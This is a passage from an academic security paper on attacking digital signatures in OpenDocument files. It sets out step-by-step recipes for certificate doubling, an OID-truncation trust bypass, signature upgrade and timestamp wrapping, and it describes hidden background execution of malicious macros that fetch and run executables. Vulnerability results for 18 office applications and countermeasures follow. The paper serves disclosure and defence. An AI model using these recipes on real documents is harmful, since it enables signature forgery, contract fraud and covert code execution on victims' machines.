</> Manipulation Goal. The Macro Manipulation with Certificate Doubling attack allows an attacker to alter an ODF's signed macro code without invalidating its signature. The attacker's goal is to create an ODF document that contains valid signed macro code, with trusted certificate data, from a third person or organization. The attack is based on the partial signature protection leaving the **`<KeyInfo>`** unprotected.

Attack Requirements. For the Macro Manipulation with Certificate Doubling attack, the attacker only requires the public X.509 certificate of an entity trusted to execute macros ✹. The attacker does not require a signed and trusted ODF document.

Manipulation Technique. In this attack, the attacker manipulates a self-signed ODF document so that it contains two certificates. One certificate is only used to represent the signer's identity (e.g., name or public key) and as such, the certificate's public information is sufficient for the attacker. The other certificate is used for the cryptographic computation of the signature. For this computation, the attacker uses his own private key and the entire document is no longer signed, but only the files contained in the macro folders.

Manipulation Steps.

(1) The attacker creates an ODF document with *arbitrary macro code* and digitally signs the macros. The attacker uses his own private key for this purpose. For example, a self-signed certificate / private key combination is sufficient.

(2) The attacker manipulates the document's macro signature file `META-INF/macrosignatures.xml` as follows:
   (a) The attacker duplicates the entire **`<X509Data>`** object within this signature file.
   (b) The attacker exchanges the value of the **`<X509Certificate>`** object within the second **`<X509Data>`** object with a public certificate from an entity trusted to execute macros ✹.

During our evaluation, we systematically analyzed the doubling of the **`<X509Certificate>`** object in Step 2. (e.g., vice versa or tripling), but the only working solu-

tion was to use the trusted certificate ✹ as the second `<X509Certificate>` element.

Impact. Suppose the attacker uses a developer certificate of the victim's organization. In this case, the abused certificate is on the victim's trusted list and the macro code is executed without any confirmation once the document is opened. The execution takes place in the background, so that the victim does not notice it. There is a variety of ways to execute malicious code on the user's computer. For example, many ODF applications provide a complete Python environment inside their program folder, which the attacker can use for malicious code development. One possibility is to create a Python file via macro code and execute it via the Python runtime of the office application. The function `ctypes.windll.user32.ShowWindow(ctypes.windll.kernel32.GetConsoleWindow(), 0)` prevents the victim from seeing a console window. The malicious code can thus be executed entirely in the background. By offloading the execution to Python, it is not interrupted even when the document is closed. We provide a PoC of *harmless* ransomware that hashes all files instead of encrypting and deleting them. Delegating the execution to PowerShell commands is also possible, but scripts are restricted by default on Windows client systems [55]. In addition to the malicious code contained directly in the document, it can also be outsourced and downloaded from the Internet. We identified an interesting behaviour in the execution of downloaded executable `*.exe` files under Windows systems. For security reasons, the download and execution of `*.exe` files via a browser require additional permissions and user interaction. However, if an `*.exe` file is downloaded and executed via the macro code, it will be executed directly. For this purpose, we also provide a PoC ODF file that reloads a harmless `*.exe` file from the Internet and is executed via the macro code when the manipulated ODF file is opened.

5.2 Content Manipulation

The second desired goal of the attacker is the content manipulation. The following three attacks manipulate a signed ODF document so that it displays arbitrary attacker-selected content while forging the document's signature of a trusted entity on the victim's machine.

5.2.1 Content Manipulation with Certificate Doubling

Manipulation Goal. The attacker can use the Content Manipulation with Certificate Doubling attack for spoofing the content of a signed ODF document. When the victim opens the document, the result of the signature verification is valid and the document seems to be signed by a trusted entity.

Attack Requirements. The attacker only requires the public X.509 certificate of a trusted entity on the victim's machine ✹. The attacker does not require a signed and trusted ODF document.

Manipulation Technique. First, the attacker manipulates a self-signed ODF document so that it contains two certificates. The manipulation steps roughly correspond to those of the Macro Manipulation with Certificate Doubling attack.

Manipulation Steps.

(1) The attacker creates an ODF document with *arbitrary selected content*. The attacker digitally signes the document using the own private key. For example, a self-signed certificate / private key combination is sufficient.
(2) The attacker manipulates the document's signature file `META-INF/documentsignatures.xml` as follows:
   (a) The attacker duplicates the entire `<X509Data>` object within the signature file.
   (b) The attacker exchanges the value of the `<X509Certificate>` object in the second `<X509Data>` object with a public certificate from a person trusted by the victim ✹.

The document generation is comparable to Macro Manipulation with Certificate Doubling but with two main differences. In Step 1, the attacker signs the entire document content. In Step 2, the attacker manipulates the document signature data file (`META-INF/documentsignatures.xml`) instead of the macro signature file (`META-INF/macrosignatures.xml`).

Impact. When the victim opens the attacker's manipulated ODF document, the office application represents the information of the second certificate as the signing entity ✹. The victim can manually investigate all certificate data of the supposed signer and the office application successfully verifies the certificate's trustworthiness. However, during the signature verification, the office application uses the public key of the first `<X509Data>` element (i.e., the attacker's certificate), while the trustworthiness of the signer is determined using the second `<X509Data>` (i.e., the certificate of the trusted entity) element.

5.2.2 Content Manipulation with Certificate Validation Bypass

Manipulation Goal. The goal of the Content Manipulation with Certificate Validation Bypass attack is to create a valid signed and trusted ODF document with arbitrary content. The owner and issuer data contained in the certificate, which is displayed to the victim, can be chosen arbitrarily.

No Attack Requirement. There are no further requirements for this attack, because the attacker creates and signs a document with his own private key. The attacker requires neither a signed or trusted ODF document nor the public X.509 certificate of a trusted entity on the victim's machine.

Manipulation Technique. To verify the trustworthiness of a signature in ODF documents, it is crucial that the system

trusts the signer's certificate. Normally, the Windows Certificate Store or the Mozilla Certificate Store for macOS and Linux are used for this purpose. The Content Manipulation with Certificate Validation Bypass attack aims to disrupt the verification of this trust verification and thus force a victim's office application to classify arbitrary certificates as trusted. We focused on manipulating the X.509 certificate stored as an ASN.1 blob. We studied the fields in this blob which are responsible for the certificate verification and created multiple attack vectors covering public key injection, algorithm manipulation, and signature exclusion. Only the algorithm manipulation was successful and will be described further.

Manipulation Steps.

(1) The attacker creates an ODF document with arbitrary content and signs it using his own private key.
(2) The attacker manipulates the signature file `META-INF/documentsignatures.xml` in the signed document as follows:
   (a) The attacker manipulates his own X.509 certificate by setting the therein defined signature algorithm to an invalid value. That algorithm is defined with an Object Identify (OID). For example, he can cut off the trailing bytes of the OID `1.2.840.113549.1.1.11` (`sha256WithRSAEncryption`) and set the OID value to `1.2` (`member-body`). For this purpose, an ASN.1 Editor can be used.[1] This truncation breaks the ODF application's internal certificate validation, turning a formerly untrusted signer into a trusted signer.
   (b) The attacker exchanges the value of the `<X509Certificate>` object with the manipulated certificate from the previous step.

Impact. If the victim opens the manipulated ODF document, the signature is recognized as valid because the private key used for signing the ODF document matches the public key of the certificate it contains. The manipulation of the certificate simultaneously disrupts the verification of the chain of trust, so that the signer is treated as trusted. The attacker can also manipulate further parameters in his own certificate (Step 2a), such as its subject or issuer. By this means, the attacker can impersonate an arbitrary entity. Only the public key must remain unchanged to prevent influencing the cryptographic signature verification.

5.2.3 Content Manipulation with Signature Upgrade

Manipulation Goal. The Content Manipulation with Signature Upgrade attack manipulates an ODF document with a macro signature in such a way that the ODF application treats that signature as a document signature. In this way, the attacker can arbitrarily set the content of the ODF document while the application shows a valid document signature. The attack abuses the partial signature coverage of the files contained in the ODF document when only the macros are signed.

Attack Requirement. The attacker needs an ODF document with validly signed macros.

Manipulation Technique. ODF applications use two types of digital signatures. The first type is document signatures, the second type is macro signatures. From a technical perspective, the only difference between these two types is the file name (`documentsignatures.xml` vs `macrosignatures.xml`) and the selection of the files in the ODF package which are included in the signature calculation with their hash values. While document signatures include all contained documents (for exceptions, see Section 2), macro signatures only include the files within the macro directory. Despite their otherwise identical implementation, the two signature variants, thus, differ significantly in the content to be protected.

The attacker can use this macro signature together with the included macros to create ODF documents with arbitrary content and display the included macro signature as the document signature.

Manipulation Steps.

(1) The attacker creates an unsigned ODF document with arbitrary content.
(2) From the macro signed ODF document, the attacker extracts the signature file `META-INF/macrosignatures.xml`, as well as the entire macro directory (i.e., `Basic` or `Scripts`).
(3) The attacker renames the `macrosignatures.xml` to `documentsignatures.xml` and inserts it together with the macro directory into the ODF document of Step 1.

Impact. We assume that the victim trusts the certificate of the original signer of the macro. In that case, the ODF application recognizes the signature contained in the manipulated document as a valid and trusted document signature, even if the signature does not protect the actual visible content of `content.xml` in any way. Since macros are typically treated as dangerous, companies could sign specific macros that are necessary for their business cases (e.g., fill templates, processing of large tables or specific calculations in spreadsheets). An attacker who has access to that file can upgrade the macro signature to forge arbitrary signed content (e.g., agreements or contracts).

5.3 Timestamp Manipulation with Signature Wrapping

Manipulation Goal. The attacker's goal is to change the timestamp of an ODF signature without invalidating it. This change allows the attacker, for example, to forge the creation time of a particular contract, which could lead to legal consequences.

Initially, our goal was to manipulate the entire content of the document. Our analysis showed that we cannot manipulate

[1] www.codeproject.com/Articles/4910/ASN-1-Editor

any external files such as `manifest.xml` or `content.xml` due to the limitations which we described in Section 4.

Attack Requirement. The attacker needs an ODF document with a valid and trusted document signature.

Manipulation Technique. The certificate's data in the `<X509Data>` element and the `<Object>` element play a unique role in the representation of signature information within the ODF application. For instance, the `<Object>` element holds the timestamp of the signature creation time, which is displayed alongside the signer's data. By using XSW attacks, we can forge timestamps.

Manipulation Steps.

(1) The attacker manipulated the signature file `META-INF/documentsignatures.xml` as follows:
(2) The attacker duplicates the entire `<Object>` element within the signature file.
(3) The attacker changes the `ID` attribute of the `<SignedProperties>` element within the second `<Object>` element. For example, the attacker increases the value by 1.
(4) The attacker selects an arbitrary time and sets the timestamp in the second `<Object>` element to that value.
   - In the case of a regular ODF signature, the attacker manipulates the timestamp hold in the `<dc:date xmlns:dc="http://purl.org/dc/elements/1.1/">` element.
   - In the case of a XAdES signature [29], the attacker manipulates the timestamp hold in the `<xd:SigningTime xmlns:xd="http://uri.etsi.org/01903/v1.3.2#">` element.

Impact. If the victim trusts the signer's certificate, a valid and trusted signature will be displayed when opening the manipulated ODF document. However, the manipulated timestamp with the modified ID is used to display the signing time.

6 DocSV: A Novel Evaluation Technique of Office Documents

Verifying an ODF macro signature attack is straightforward. If the victim's machine executes the malicious macro, the code execution itself can be used to inform the attacker about the attack's success. For document signatures, the automatic verification of document signatures is challenging since there is no feedback telling the attacker whether the attack was successful. During the research, we created 132 ODF documents with different attack vectors. The evaluation effort of the resulting documents is multiplied by the number of analyzed applications (in this paper: 18). Thus, an automation is necessary to make the evaluation results effective and independent of the number of applications to be tested.

In general, there are two approaches used for the validation: the creation and comparison of screenshots or the use of OCR text recognition. A screenshot comparison is only possible when a ground truth image exists. This limitation leads to two adverse side effects: the configuration overhead increases and the comparison is applicable only on documents with the same content. In addition, the comparison reacts sensitively to changes in the document to be analyzed, for example, pop-ups. Kuchta et al. [46] located inconsistencies in PDF readers and Rohlmann et al. [74] implemented a tool called PDF Tester,[2] which can automatically evaluate attacks on PDF signatures. However, screenshot comparison is slow and requires a ground truth image. Another approach is using OCR text recognition. Besides being slower than the screenshot-approach, OCR cannot entirely exclude misinterpretations of the texts [14]. Thus, both variants do not provide optimal evaluation results.

6.1 Memory-based Evaluation of Documents


In this section, we present a new tool called DocSV, which is faster, more reliable than existing analyzing techniques, vendor-independent, and compatible with the primarily used document formats – ODF, OOXML, and PDF. The basic idea behind DocSV is the following: Whenever a document signature validation succeeds or fails, the document processing application must generate a string to display this result to the user (Figure 4). DocSV searches the process memory for these (known) strings, and deduces the result of the signature validation from the string found.

We defined the following requirements for DocSV:


(1) The analysis should require less configuration overhead and fewer resources than previous techniques.
(2) The approach should allow the easy inclusion of new office applications.
(3) The analysis should be independent of the document's content.

Design Decisions. DocSV should be as generically compatible as possible with all standard office file formats and corresponding applications. Even though some vendors, such as Apache OpenOffice or LibreOffice, allow control through APIs, this does not apply to many other vendors. Thus, the use of vendor-specific interfaces would not have been appropriate and would violate our requirements. To circumvent the disadvantages of optical processing of screenshots and to remain application-independent (i.e., avoid vendor-specific APIs [3, 79]), we decided to rely on the analysis of the process memory of the individual applications. For this purpose, DocSV is written in C++ and capable of accessing the application memory. Using the memory-based analysis, we achieved reliable and reproducible results explained further in Section 6.2. In addition to ODF applications, we were able to successfully test the correct functionality for OOXML applications such as Microsoft Office and PDF applications,

[2] https://github.com/RUB-NDS/PDF-Tester



(a) The DocSV analysis tool automatically opens documents in various office applications based on a configuration file. It then evaluates the signature status of the document by analyzing the application process's memory.



(b) DocSV consists of four main modules: Evaluation Manager, App Launcher, Sub-Process Collector, and Process Memory Finder. The modules are used to classify whether the signature validation in a document is successful and to generate a report with these results.

Figure 5: The idea behind DocSV is to analyze the office application's process memory to determine whether the signature validation of documents (ODF, OOXML, and PDF) is correct or not.

including Adobe Acrobat and Foxit PDF Reader. DocSV consists of four modules: Evaluation Manager, App Launcher, Sub-Process Collector, and Process Memory Finder, see Figure 5b.

Evaluation Manager. On its startup, DocSV receives a configuration file. It contains, among other information, the office application, a folder containing all documents that it should analyze, and a list of predefined strings with possible states of the signature validation. The Evaluation Manager is responsible for starting the analysis process for each configured application by calling the App Launcher. For documentation purposes, this module takes a screenshot before closing the office applications and stores it on the system together with a CSV file documenting the entire analysis process.

App Launcher. The App Launcher receives the path of the application that it should start. It automatically launches the office application and opens the documents in the document directory one by one. During our evaluation, we determined that the App Launcher should proceed only when the application is fully loaded. Since the operating system does not provide any reliable APIs to detect this, DocSV waits a time specified in the configuration file before starting the process memory analysis. This time can be determined depending on the applications to be analyzed. Usually, 2-6 seconds is sufficient. We established this value based on our empirical observations regarding the loading time of different office applications.

Sub-Process Collector. Depending on the application, the office application can start further sub-processes. For instance, Adobe Reader creates a sub-process for each opened document. Thus, DocSV first determines and collects all sub-processes and includes these in the analysis based on the primary process.

Process Memory Finder. All processes belonging to one application are analyzed for the presence of the defined signature status strings (see Figure 4). In case of a hit, the analysis is terminated. The selection of the appropriate character encoding plays a major role for the successful analysis. For example, in Apache OpenOffice and LibreOffice the signature states are encoded in UTF-16, while Adobe Acrobat uses UTF-8. The encoding can be selected in advance in the configuration file. This configuration is made for each application separately.

6.2 Advantages and Disadvantages

In this section, we provide a comparison to the other two evaluation approaches based on screenshots and OCR. We show that the memory-based analysis is the most sufficient technique for the analysis of office documents since the configuration overhead is minimal, the recognition rate is high, and resource consumption is less than other approaches.

Test Environment. We first created a pool with 60 PDF documents separated in three categories each containing 20 unsigned documents, 20 validly signed documents, and 20 manipulated documents. Thus, we can determine the detection rate of the different techniques. We executed the tests on a PC with Intel Core i7-8565U CPU, 40GB RAM, and Windows 10. We installed PDF Tester. PDF Tester supports three comparison modes: (1) *PDF Tester Comparer* uses a pixel-based screenshot comparison; (2) *PDF Tester OCR* applies OCR-based text recognition; (3) *PDF Tester OCR improved* optimizes the screenshot before analysis. Additionally, we considered the screenshot analysis introduced by Kuchta et al. [46] which relies on the Complex-wavelet structural similarity index (CW-SSIM) algorithm. This algorithm compares differences in the images that are perceptible to the human eye. Please note that only the source code of PDF Tester is publicly available. Thus, we used it to open the documents and create the screenshots which we also used for the CW-SSIM

evaluation.

Direct Comparison. Table 4 depicts a direct comparison between the resource consumption of all three evaluation techniques. DocSV is the fastest analyzing tool in our evaluation. The slowest methods are the OCR-based analysis and the CW-SSIM since the images are transformed first and then compared (OCR-based) or multiple measurements on small image pieces and computations of the corresponding Structural Similarity Indices (SSIM) are executed (CW-SSIM). The detection rate of screenshot-based analysis and DocSV is high. The OCR comparison is less correct with $33.\overline{3}\%$ success rate in the normal mode. Even the improved OCR recognition is in $16.\overline{7}\%$ incorrect and falsely classify the validation status.

Content-independent Analysis. The memory-based approach requires only a configuration of the status messages regarding the signature validation. This configuration is made once per office application and can afterwards analyze documents with arbitrary content. In comparison, the screenshot-based analysis requires the configuration of one valid document as a ground truth. This ground truth, however, bases on the specific document content. The OCR-based evaluation produces similar results than the memory-based approach and requires the same configuration overhead.

Tool	Detection	Adobe Acrobat	Foxit Reader	Libre Office	Total
PDF Tester Comparer	Time	2:04	2:04	2:04	**6:12**
	Rate	100%	100%	100%	**100**%
CW-SSIM	Time	10:20	10:16	10:12	**30:48**
	Rate	95%	100%	100%	**98**,$\overline{\mathbf{3}}$%
PDF Tester OCR	Time	2:07	1:52	2:24	**6:23**
	Rate	50%	0%	50%	**33**,$\overline{\mathbf{3}}$%
PDF Tester OCR *improved*	Time	8:02	7:37	8:43	**24:22**
	Rate	100%	100%	50%	**83**,$\overline{\mathbf{3}}$%
DocSV	Time	1:18	1:02	1:06	**3:26**
	Rate	100%	100%	100%	**100**%

Table 4: The results of the comparison between screenshot-based analysis, OCR evaluation, and memory-based analysis shows that DocSV is the most efficient tool which also provides a high detection rate. Time values are provided in minutes and seconds.

Limitations of DocSV. The configuration of strings as recognition markup for the validation results could lead to false results if the same string occurs in the document's content. For our test documents, we control the content and made sure that none of the validation strings were present. During our evaluation, we discovered another problem that occurs if the application provides multiple predefined signature status strings in the process memory. This is the case, for example, with Foxit PDF Reader where both strings for valid and invalid signatures are contained in the memory dump. However, we observed that, the signature status "Signature is valid" occurs twice in an actually valid signed document, while it appears only once in an invalid or unsigned document. As a result, for these type of applications we defined a minimum number of found signature status strings in the configuration file. For the other applications, this adjustment was not necessary, since the predefined signature status strings differed from the actually displayed signature state based on their encoding (UTF-16 vs. UTF-8).

7 Evaluation

In this section, we describe which office applications are vulnerable to which of our five attacks. We discuss the used test environment and the specifics of individual office applications in connection with the attacks. The results in Table 5 show that 17 out of 18 office applications are vulnerable to at least one attack. Only for Digital Signature Service (DSS) developed by Nowina Solutions, we could not detect any vulnerability.

Test Environment. We use three different system landscapes to represent a test situation that is as close as possible to real-world use cases. The *attacker system* consists of a Windows 10 virtual machine (VM). It contains a combination of the private key and self-signed public certificate of the attacker, and the public certificate of a entity classified as trusted by the victim. The second system is the *signing system*, consisting of a Windows 10 VM with the private key and public certificate of the trusted entity. The third system depicts the *victim's landscape* and it spans VMs with Windows 10 and Ubuntu 20.04.3 LTS, as well as physical systems in the form of macOS Catalina, Android 10, and iOS 15. All systems trust the public certificate of the signer system, but not the attacker's certificate.

Tested Applications. We used the references [13, 37, 70, 90, 91] as a basis for the selection of office applications to be evaluated. In the first step we checked the applications for general ODF support. In the next step, we analyzed whether the applications processed the included and unmanipulated ODF signatures. All applications that met these requirements and whose development had not already been discontinued were included in the evaluation (see Table 5). IBM Lotus Symphony development was discontinued in 2012 and features were merged with Apache OpenOffice [2, 10]. We included Lotus Symphony in the evaluation to demonstrate how long some of the vulnerabilities have been present in the code and are still detectable in today's office applications. AndrOpen Office in version 4.8.7, is excluded from the evaluation since it does not show an included signature for any of our unmanipulated test documents. The online variant of Collabora in version 6.4.11 could not perform correct signature validation for any of our unmanipulated signed test documents. Any signatures included were always detected as invalid. Thereby, we used an older variant in version 6.0-18, in which this bug

Application	Version	OS	Attacks on OpenDocument Signature: Macro Manipulation with Certificate Doubling (Section 5.1)	Content Manipulation with Certificate Doubling (Section 5.2.1)	Content Manipulation with Certificate Validation Bypass (Section 5.2.2)	Content Manipulation with Signature Upgrade (Section 5.2.3)	Timestamp Manipulation with Signature Wrapping (Section 5.3)
Apache OpenOffice	4.1.8	Windows	●	●	●	○	●
Collabora Office	6.2-20210530	Windows	●	●	●	○	●
IBM Lotus Symphony	3.0.1 fp2	Windows	●	●	○	○	●
LibreOffice	7.0.4.2	Windows	●	●	●	○	●
Microsoft Office 2019	16.0.10374.20040	Windows	⊘	○	○	●	○
Apache OpenOffice	4.1.8	macOS	●	●	○	○	●
Collabora Office	6.2-20210530	macOS	●	●	○	○	●
LibreOffice	7.0.4.2	macOS	●	●	○	○	●
NeoOffice	2017.27	macOS	●	●	○	○	●
Apache OpenOffice	4.1.8	Linux	●	●	○	○	●
Collabora Office	6.2-20210530	Linux	●	●	○	○	●
IBM Lotus Symphony	3.0.1 fp2	Linux	●	●	○	○	●
LibreOffice	7.0.4.2	Linux	●	●	○	○	●
Collabora Office	6.4.11-2	iOS	⊘	●[1]	○	○	●[1]
AO Office	4.1.6	iOS	⊘	●	○	○	●
Collabora Office	6.4.3	Android	⊘	●[1]	○	○	●[1]
Collabora Online (CODE)	6.0-18	Online	⊘	●[1]	○	○	●[1]
Digital Signature Service	5.9	Online	⊘	○	○	○	○
∑ Applications that are *vulnerable* ●, max 18			12	16	3	1	16

● Vulnerable: Application is vulnerable to this attack.
○ Secure: Application is not vulnerable to this attack.
⊘ Non-verifiable: Attack cannot be tested with this application.
[1] No certificates view available, but valid signature and valid certificate verification is displayed.

Table 5: Evaluation results. We could identify macro execution in all applications supporting macros (i.e., in 12 of 18). In all cases except the Digital Signature Service, we could spoof signed content (i.e., in 17 of 18).

does not exist.

Certificate Doubling Attacks. Macros and Content Manipulation with Certificate Doubling attacks are based on the fundamental problem of incorrectly processing the XML signatures. However, both attacks have entirely different manipulation goals: in the first variant, arbitrary malicious code is supposed to be executed on the victim's system, and in the second variant, the victim is supposed to be fooled into thinking that a document is signed by a trusted entity. We show that 12 out of 18 applications are vulnerable for the first variant, and 16 out of 18 applications are vulnerable for the second variant. We could, thus, execute arbitrary macro code in all ODF applications that can generally process macro code in ODF documents. Our PoC examples show that the attacker could cause significant damage (e.g., compromise all user files) by exploiting this vulnerability. For the content manipulation variant, the Collabora iOS, Android, and online variants show correct signature validation and certificate verification for the attacker-manipulated ODF documents. Still, they do not provide a feature to view more detailed information about the signer. Microsoft Office and DSS specified the attacker's certificate as the creator of the signature and are, thus, not vulnerable to this attack.

Content Manipulation with Certificate Validation Bypass. Only the Windows versions of Apache OpenOffice, Collabora Office and LibreOffice are vulnerable to the attack. 15 of the 18 applications classify the signature as invalid due to the manipulated certificate of the signer.

Content Manipulation with Signature Upgrade. This problem of partial signatures, which is the root cause for this attack, has been recognized in the ODF specifications 1.2 and 1.3. These specifications require that a document signature is always created over all files within the ODF package [67, Part 1, p. 99] [68, Part 3, p. 98] (for exceptions, see Section 2). Following this recommendation, 17 out of 18 applications comply and evaluate the macro signature disguised as a document signature as invalid. Only Microsoft Office accepts this type of signature and is vulnerable.

Timestamp Manipulation with Signature Wrapping. We identify 16 of 18 applications as vulnerable to the Timestamp Manipulation with Signature Wrapping attack. Only Mircosoft Office and DSS are secure. Surprisingly, there is not even a logical check of the timestamp for the 16 applications. This missing check allows the attacker to form arbitrary date such as 66/66/6666.

8 Countermeasures

This section discusses mitigations for our attacks. We categorized them by their manipulation techniques.

Manipulation Technique: Certificate Doubling. Both Certificate Double attack techniques have the same root cause. They abuse a logical inconsistency during the validation of the signature. This validation consists of two steps.

(1) The signature must be cryptographically verified. For example, in RSA signatures, the signature's hash and its RSA value are verified.
(2) The origin of the used key material must be verified. In the case of an XML signature, this typically means to ascertain the trustworthiness of the X.509 certificate.

A Certificate Doubling attack abuses a binding between these two steps. It provides two X.509 certificates within the XML signature. One certificate is trusted (Step 2) but fails during the cryptographic verification (Step 1). The other provides the opposite. In the case of LibreOffice, the inconsistency lies in the `XSecParser class` of the `xmlsecurity` module [87]. The signature validation extracts two certificates but uses them for different purposes (cf. Step 1 and Step 2). A mitigation for the attack is to enforce the passing of each certificate to both validation steps. Only if one certificate passes both steps, the signature can be handled as valid. Another proper way would be to execute the validation steps subsequently but remove a certificate in the event of the XML signature document object not passing a step. If this process leaves no certificates, the signature must be handled as invalid.

Manipulation Technique: Certificate Validation Bypass. The Certificate Validation Bypass technique abuses unspecified input value during the certificate validation process. The root cause for the attack is that certificates are initially considered valid. In case that the certificate trust verification returns invalid (Step 2), the initial value changes. If the application cannot finish Step 2 of the verification, the signature validity status remains valid. The attack causes this interruption by using an unspecified input at a specific place in the X.509 certificate. The effective mitigation (e.g., implemented by LibreOffice and OpenOffice) is to set the default validity of each certificate to invalid during the startup so that disruption during its processing does not result in trusted certificates.

Manipulation Technique: Signature Upgrade. The Signature Upgrade technique can be traced back to an incomplete implementation of the ODF specifications. These specifications requires that for document signatures all files of the ODF package are included in the signature calculation [68, Part 3, p. 98] [67, Part 1, p. 99] (exceptions see: Section 2). Thus, an effective countermeasure is to treat partial signatures as invalid in general.

Self-signed Certificates. Four attacks use the attacker's self-signed certificates. However, deprecating self-signed certificates in the ODF specification would not be a useful countermeasure. For the attacks, the attacker could also use certificates issued by a trusted certificate authority (CA) and perform the attacks in the same way.

Manipulation Technique: XSW. A reliable method to prevent XSW is to apply the *see-what-is-signed* approach [76]: the signature validation removes all parts of the ODF document that are not part of the signature computation. With respect to the Timestamp Manipulation with Signature Wrapping attack, all unsigned timestamps will be ignored and making the spoofing impossible. This protection applies to both ODF signature variants – XAdES and non-XAdES signatures. The mitigation would also prevent additional XSW variants that could possibly be applied to other parts, for example, the content.

9 Related Work

Security of Office Documents. In the years 2006 to 2009, different researchers [21, 31, 32, 47, 72] analyzed the security of OpenOffice.org respectively OOXML and proposed different attack and obfuscation techniques to stealthy execute malicious code. The authors highlighted security issues in the design of OpenOffice.org version 2.x to 3.x. The analyses also identified problems with digital signatures, which have been addressed in recent ODF standards. Our work, in contrast, is the first to analyze ODF signatures systematically, focusing on the latest standard. Malware in the context of VBA macros has been discussed by various researchers [22, 36, 48, 92]. Their focus lied in convincing the victims to allow macro execution. Another attack technique is called VBA stomping which abuses the so-called performance code in VBA macros [16, 18, 69, 75]. This attack cannot be adapted to ODF since it does not use precompiled code. In 2020 Müller et al. [62] presented a systematic analysis of ODF and OOXML documents. They investigated, inter alia, macro attacks but did not consider signatures.

Attacks on PDF Documents. In 2019, Mladenov et al. [59] presented attacks on digitally signed PDF documents. They targeted a similar attack goal (content spoofing). On an abstract level, they used comparable techniques (signature wrapping, universal forgery) for two of their attacks. However, they did not consider code execution attacks and concentrated on the PDF file format. In 2021, Mainka et al. [51] presented shadow attacks on PDF that are not applicable to ODF documents (cf. Section 4.2). In 2021, Rohlmann et al. [74] abuses PDF annotations for attacking PDF signatures. Annotation-based attacks on ODF are not applicable because ODF annotations are stored in `content.xml` which is protected by the signature. Various research groups conducted content masking attacks based on polyglots [1, 17, 73]. These attacks are not applicable on ODF documents due to its compression into a zip archive and the strict internal structure of the document containing different files.

XML-based Attacks. In 2002, Klein [45] and Steuck [78] used for the first time XML features to carry out efficient Denial-of-Service attacks. In the following years, additional malicious features have been systematically evaluated and

further vulnerabilities were discovered [43, 61, 77]. We used their attack vectors and adapted the attacks on ODF documents. The first XSW attacks were published by McIntosh and Austel [54] in 2005. In the following years, several other XSW attacks and countermeasures were presented [39, 41, 60, 76, 89]. In 2019, Munoz and Mirosh [64] demonstrated a key confusion attack on SAML which is comparable to our Certificate Doubling attacks. The difference is that a symmetric key, instead of a trusted certificate, is added to the `<KeyInfo>` element to bypass the signature validation.

10 Discussion and Future Work

Future Research Directions. ODF is only one format in the family of XML-based file formats. When considering the transferablity of XML-based attacks to these formats, future research in various file formats is imaginable. There are further XML-based document formats, for example, the Open Packaging Conventions (OPC) family, which includes – inter alia – OOXML, 3D Manufacturing Format (3mf), and Autodesk AutoCAD Design Web Format (DWFX). Although these formats similarly support digital signatures, and thus directly relate to our research, further attacks, for example, ACE [36, 48, 63], should also be considered.

Proprietary Features. We identified proprietary features to be a desired source of attacks, as shown by the partial document signatures feature that lead to the Content Manipulation with Signature Upgrade attack. We were not the first to come to this conclusion, as the discoveries in recent years show. For example, the performance code feature in Microsoft Office led to the VBA stomping attack [16, 18, 69, 75]. Such proprietary features are not well documented. They require a thorough analysis of each implementation. A generic approach to deal with them is missing.

Memory-based Attack Verification. By using DocSV, the attack's success can be automatically evaluated on GUI applications, such as Microsoft Office (OOXML) or AutoCAD. In its current state, we only use DocSV to analyze the signature verification result, but other attacks could extend its scope. For example, it could be used to detect inconsistencies in the *presentation* of the document, but the evaluation of content masking [53] and polyglot [1, 17, 73] attacks would greatly benefit from this approach.

11 Conclusion

In this paper, we conducted the first comprehensive analysis of digital signatures in ODF documents. We described five attacks, three of which forged content and one of which forged the signature timestamp. Another attack even led to code execution on the victim's computer system. Using a novel memory-based evaluation approach for documents named DocSV, we showed that 17 out of 18 ODF applications were vulnerable.

Attacks' Root Causes. The discovered issues that our attacks abuse raise from an imprecise or incomplete description in the ODF standard and its subsequent standards. For example, the ODF signatures rely on using XML signatures. These can have multiple certificates, but the ODF standard does not describe what an implementation should do in such cases, which lead to Macro Manipulation with Certificate Doubling and Content Manipulation with Certificate Doubling attacks. Another example is the incomplete description of naming signature files in the ODF package. The renaming of `macrosignates.xml` to `documentsignatures.xml` was the foundation for the Content Manipulation with Signature Upgrade attack. These gaps leave developers on their own to properly address such cases, although all malicious documents presented in this paper remain compliant to the ODF/XML standards.

Lessons Learned. Document signatures and macro signatures are hard to implement flawlessly. To the best of our knowledge, we can find one reason in the inappropriate handling of partial signatures. Compared to classical file signatures, where the signature protects every byte, documents are more flexible. Particularly in the case of ODF, document and macro signatures leave unprotected gaps in the ODF package. The gaps in combination with imprecise or incomplete descriptions in the standards open the potential for severe threats, as shown in this paper. For countering these threats, future standards should be more precise. In addition, we see the demand for automatic attack evaluation in the field of document security. DocSV could serve as a foundation for this automation.

Acknowledgment

We would like to thank Steve Martin for his contributions in developing the initial attacks in his master's thesis, David Dankelmann for his idea of using memory analysis for signature validation, and Daniele Antonioli for shepherding this paper. Simon Rohlmann was supported by the German Federal Ministry of Economics and Technology (BMWi) project "Industrie 4.0 Recht-Testbed" (13I40V002C). This research was funded by the Deutsche Forschungsgemeinschaft (DFG, German Research Foundation) under Germany's Excellence Strategy - EXC 2092 CASA - 390781972.

References

